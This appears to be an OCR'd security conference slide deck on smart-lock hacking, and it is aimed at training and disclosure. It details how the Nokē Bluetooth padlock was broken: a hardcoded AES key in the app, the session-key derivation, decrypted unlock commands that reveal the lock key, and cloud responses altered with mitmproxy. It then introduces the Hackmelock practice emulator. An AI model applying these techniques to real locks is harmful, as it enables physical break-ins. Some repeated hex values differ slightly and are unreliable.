>> Write:   1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : 2f9935bde7ef72196506c0c0c5f91765 (/ 5   r e      e)
<< Notify:  1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 40090c48dccfc49dcc55313a7f919a7f00 (@  H     U1:     )
>> Write:   1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : b01cbda0bca6dfbedcef338e1635472b (          3  5G+)
<< Notify:  1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 08bcb47fc072252903964a9214f1b1ef00 (      r%)  J      )
>> Write:   1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : adc1b1060da37181ccf99c445036dc0b (      q    DP6  )
<< Notify:  1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 2ca1ea6a3ee855cf69d0444880df8ad400 (,  j> U i DH      )
       target device disconnected
```

```
>> Subscribe: 1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825
   f1a3120d25fd:1bc500010200d29ee511446c609db825 confirmed subscription state: 1bc500030200d29ee511446c609db825
>> Write:   1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : b01cbda0bca6dfbedcef338e1635472b (          3  5G+)
<< Notify:  1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 9a2b68244d2704f8c45ec0c3cd0fcc3400 ( +h$M'   ^     4 )
>> Write:   1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : 2d67c860cf41e1bb377684394084bfba (-g ` A  7v 9@   )
<< Notify:  1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 81dffda0e73e34d837a094c460e9569800 (     >4 7    ` V  )
>> Write:   1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : b01cbda0bca6dfbedcef338e1635472b (          3  5G+)
<< Notify:  1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : b1ed172cd12cf89a4ad55c45d1e0286800 (    , ,  J \E  (h )
>> Write:   1bc500010200d29ee511446c609db825 -> 1bc500020200d29ee511446c609db825 : 22ec6e69f4946b8d1dc6044eb15789f4 (" ni  k    N W  )
<< Notify:  1bc500010200d29ee511446c609db825 -> 1bc500030200d29ee511446c609db825 : 48acf83c00adb6ca3f30f3847502b5c400 (H  <    ?0  u     )
```

AES shared key encoded in app

https://media.ccc.de/v/33c3-8019-lockpicking_in_the_iot

NOKE AES

AES128 (
12a0a29f3ac7d1194d834549114eeb97 ,
000102030405060708090a0b0c0d0e0f) =

7e0801424242428fcb445feef457d637

Works for first two messages, but then again pure random. Would have been TOO easy.

insecure AES for 500

- App sends random number to Lock
- Lock sends random number to app
- A Session key is caculated by adding XOR of those two numbers to the middle of the original key (000102...)
- This Session key is used for the following packets

So here's the O-DAY

```
from app:     42424242
                 XOR
from lock:    bff91ae4  =
              fdbb58a6

                 + (%256)
   000102030405060708090a0b0c0d0e0f  =
   000102030402c15fae090a0b0c0d0e0f
```

The commands AES-decrypted

```
7e0801000000087cd22000000000000
7e080265911ce07acd2200000000000
7e04088a911ce07acd2200000000000
7e060900ca57e07acd2200000000000
7e0a06d4f3506848cd2200000000000
7e040789f3506848cd2200000000000
```

The commands AES-decrypted

```
7e080100000087cd2200000000000000
7e080265911ce07acd2200000000000000
7e04088a911ce07acd2200000000000000
7e060900ca57e07acd2200000000000000
7e0a06d4f3506848cd2200000000000000
7e040789f3506848cd2200000000000000
```

Command codes

```
android.support
com
  android
  daimajia.slider.library
  fuzdesigns.noke
    db
    objects
    services
      DeviceScanActivity.class
      GcmIntentService.class
      NokeBackgroundService.class
      NokeBluetoothService.class
    ui
    util
    AppController.class
    BuildConfig.class
    DetailsSlidingTabLayout.class
    LoginActivity.class
    Manifest.class
    MyLocksActivity.class
    NativeCodeInterface.class
    R.class
    SlidingTabLayout.class
    SlidingTabStrip.class
  getbase.floatingactionbutton
  google.android.gms
  nineoldandroids
  soundcloud.android.crop
  squareup.picasso
```

NokeBluetoothService.class

```java
int setupState = 0;
public byte[] stateAeskey = { 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15 };
public String tempFobMac;
int timeout = 0;
private lockItem tmpLock;

static
{
  REKEY = 4;
  UNLOCK = 6;
  GETBATTERY = 8;
  SETQUICKCODE = 10;
  RESETLOCK = 12;
  FIRMWAREUPDATE = 14;
  ENABLEPAIRFOB = 16;
  PAIRFOB = 18;
  GETLOGS = 20;
  REMOVEFOB = 23;
  GETONETIMEQC = 25;
  TESTMODE = 28;
  FOBUNLOCK = 30;
  ENABLEFOBS = 32;
  ENABLEONETIMEQC = 34;
  ENABLEQUICKCLICK = 36;
  REMOVEFOBCODE = 38;
  SETFOBCODE = 40;
  GETLOCKSFROMFOB = 42;
  GETFOBCODES = 45;
  REMOVELOCKFROMFOB = 48;
```

Command codes

```
7e080100000000087cd2200000000000000
7e080265911ce07acd2200000000000000
7e04088a911ce07acd2200000000000000
7e060900ca57e07acd2200000000000000
7e0a06d4f3506848cd2200000000000000
7e040789f3506848cd2200000000000000
```

Unlock code (06)

7e0a06d4f3506848cd22000000000000

Lock key

decodenoke python script

https://github.com/Endres/decodenoke

takes raw hex transmitted data, decodes AES, then interprets command IDs and shows key


Gattacker dump -> input to script

```
#!/bin/bash

cat f1a3120d25fd.log | cut -d"|" -f 5 |cut -
d" " -f 2 > f1a3120d25fd.txt
```

Run decodenoke

```
# python decodenoke.py f1a3120d25fd.txt
(...)
== packet 7 ==
b'7e0a06d4f3506848cd2200000000000'
type: UNLOCK (6)
data: b'd4f3506848cd'
description: data contains lock key

== packet 8 ==
b'7e040789f3506848cd2200000000000'
type: UNLOCKREPLY (7)
data: b''
description: no data expected
```

Another vulnerability – access sharing



Manipulating Data MitM

Use mitmproxy to manipulate data from the cloud

```
mitmproxy --replace :~s:2016-03-23:2066-03-23
```

Online check!


```
{
    "cmd": "canunlocklock",
    "lockid": "52280",
    "token": "5iF1D5356Z4Pnlkp76lWluRxH8uP5rQb"
}

{
    "lockkey": "DFA314C91FE2",
    "request": "canunlocklock",
    "result": "success"
}
```


This hack is brought to you by:

Ray & co.

https://streaming.media.ccc.de/33c3/relive/8019

Let's hope „2nd Gen" is more secure…

https://www.sohopelesslybroken.com/contests.php#0day

0-DAY SCORING & PRIZES

Devices for 0-DAY TRACK

Device	Software/Firmware Version
CUJO Smart Internet Security Firewall	
Synology RT2600ac Router	v. SRM 1.1.1-6414 Update 1
TrackR	
Nokē Padlock - 2nd Gen	
FitBark: Activity tracking for your pet	

https://www.sohopelesslybroken.com/contests.php#0day

HACKMELOCK

Hackmelock again

HACKMELOCK

smartlockpicking.com/hackmelock

Open-source

https://smartlockpicking.com/hackmelock

Sources:

https://github.com/smartlockpicking/hackmelock-device/

https://github.com/smartlockpicking/hackmelock-android/

Install

Emulated device:

```
$ npm install hackmelock
```

Android app:


https://play.google.com/store/apps/details?id=com.smartlockpicking.hackmelock

Run emulator


```
$ node peripheral

advertising...
```


In configuration mode, it advertises iBeacon


Major/Minor=1




Pairing


21:28
Hackmelock
ABOUT
Setup new lock
I have QR code


21:30
Scan for lock
SCAN
Found hackmelock MAC:
D0:39:72:B7:AD:88



23:19
DISCONNECT
Device address: D0:39:72:B7:AD:88
Connected Pairing - Major:21276 Minor:58263


21:27
DISCONNECT
Device address: D0:39:72:B7:AD:88
Connected authenticated


After pairing emulator stores config.txt


```
$ node peripheral.js
advertising...
Client 4a:00:e9:88:16:63 connected!
Status read request:
 Initialization mode!
initializing... 0 531ce397
initializing... 1 325d18fe1481151073dc4d4a
initializing... 2 7ca71db0196bda712131dc57
(...)
Config loaded - iBeaconMajor: 21276 iBeaconMinor: 58263
```

Main functions: lock, unlock, sync data



Sharing access





Hackmelock challenges

- Cleartext key transmission during certain operations
- Backdoor
- PRNG problem
- Logic flaw with keys
- Command injection
- ... and more!

More information

https://smartlockpicking.com/hackmelock

Soon more tips and descriptions

Some details, whitepaper, videos…

GATTack.io

OUTSMART THE THINGS

Want to learn more?

Want to learn more?

14/15.11.2017 – Deepsec, Vienna

DEEPSEC
IN-DEPTH SECURITY CONFERENCE EUROPE
14TH TO 17TH OF NOVEMBER 2017
THE IMPERIAL RIDING SCHOOL VIENNA

https://deepsec.net/register.html

Smart Lockpicking - Hands-on Exploiting Contemporary Locks and Access Control Systems (2 day training)

More fun with: NFC (cloning cards, hacking hotel systems), proprietary protocols, biometric readers, gsm alarms, home automation systems, linux embedded devices, ...

On-demand, dedicated training/workshop? info@smartlockpicking.com

Feedback?

Would love to hear some feedback from you!

slawomir.jasek@smartlockpicking.com

Twitter: @slawekja